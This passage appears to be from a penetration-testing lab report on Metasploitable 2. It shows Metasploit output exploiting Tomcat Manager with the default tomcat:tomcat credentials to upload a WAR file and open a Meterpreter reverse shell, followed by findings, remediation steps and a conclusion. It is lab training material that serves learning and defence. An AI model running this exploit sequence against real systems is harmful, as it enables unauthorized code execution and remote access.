


```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > search tomcat 5.5

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/admin/http/tomcat_ghostcat                  2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   1   exploit/multi/http/tomcat_mgr_deploy                  2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
   2     \_ target: Automatic                                .                .          .      .
   3     \_ target: Java Universal                           .                .          .      .
   4     \_ target: Windows Universal                        .                .          .      .
   5     \_ target: Linux x86                                .                .          .      .
   6   exploit/multi/http/tomcat_mgr_upload                  2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   7     \_ target: Java Universal                           .                .          .      .
   8     \_ target: Windows Universal                        .                .          .      .
   9     \_ target: Linux x86                                .                .          .      .
   10  auxiliary/dos/http/apache_tomcat_transfer_encoding    2010-07-09       normal     No     Apache Tomcat Transfer-Encoding Information Disclosure and DoS
   11  auxiliary/scanner/http/tomcat_enum                    .                normal     No     Apache Tomcat User Enumeration
   12  auxiliary/admin/http/tomcat_administration            .                normal     No     Tomcat Administration Tool Default Access
   13  auxiliary/admin/http/tomcat_utf8_traversal            2009-01-09       normal     No     Tomcat UTF-8 Directory Traversal Vulnerability
   14  auxiliary/admin/http/trendmicro_dlp_traversal         2009-01-09       normal     No     TrendMicro Data Loss Prevention 5.5 Directory Traversal


Interact with a module by name or index. For example info 14, use 14 or use auxiliary/admin/http/trendmicro_dlp_traversal
```



```
kali-linux-2026.1-virtualbox-amd64 [Running] - Oracle VirtualBox
File  Machine  View  Input  Devices  Help
1 2 3 4
kali@kali: ~
Session  Actions  Edit  View  Help
                                  sed)
   VHOST                    no       HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.93.225   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal


View the full module info with the info, or info -d command.

msf exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.93.78
rhosts => 192.168.93.78
msf exploit(multi/http/tomcat_mgr_upload) > set rport 8180
rport => 8180
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.93.225:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying AYc1VYI0ysE4ZXkcfioWbU63MLA3...
[*] Executing AYc1VYI0ysE4ZXkcfioWbU63MLA3...
[*] Undeploying AYc1VYI0ysE4ZXkcfioWbU63MLA3 ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.93.78
[*] Meterpreter session 2 opened (192.168.93.225:4444 -> 192.168.93.78:57543) at 2026-10-15 04:37:25 -0400

meterpreter > getuid
Server username: tomcat55
meterpreter >
```

Findings

The Tomcat Manager application accepted the default credential pair tomcat:tomcat allowing a malicious WAR file to be uploaded, deployed and executed through the legitimate administrative interface. This resulted in a Meterpreter session running as the tomcat55 service account

Security analysis

This is a distinct technique from the rest of the assessment rather than exploiting a code flaw it abuses a legitimate administrative feature that was never intended to be reachable by unauthorized parties. The root cause is purely a credential management failure the manager interface is functioning exactly as designed but default credentials were never changed giving effectively the same outcome as a code execution vulnerability. The resulting session runs with the Tomcat service account's privileges rather than root, limiting the impact.

Remediation

- Change default Tomcat Manager credentials immediately after installation
- Restrict access to the manager application entirely in production if not actively needed
- Enforce strong password policies for all administrative interfaces
- Monitor Management application access logs for authorization

Conclusion

The assessment demonstrates a complete attack chain against a deliberately vulnerable system covering reconnaissance, multiple distinct exploitation techniques and post exploitation verification. While Metasploitable 2 is intentionally insecure for training purposes the vulnerability classes identified, outdated software, weak credentials, insecure defaults and inconsistent privilege separation, mirror real-world findings in production environment security assessments, underscoring the practical value of this exercise in building foundational penetration testing skills.

Across the 15 services evaluated this assessment achieved full or partial unauthorized access to 13 of them, spanning six distinct vulnerability classes, malicious backdooors, weak credentials, software-level remote code execution, configuration flaws, protocol-level design weakness and information disclosure via enumeration. This breadth of technique rather than reliance on a single exploitation method which reflects the kind of varied skill set required in real- world offensive security work.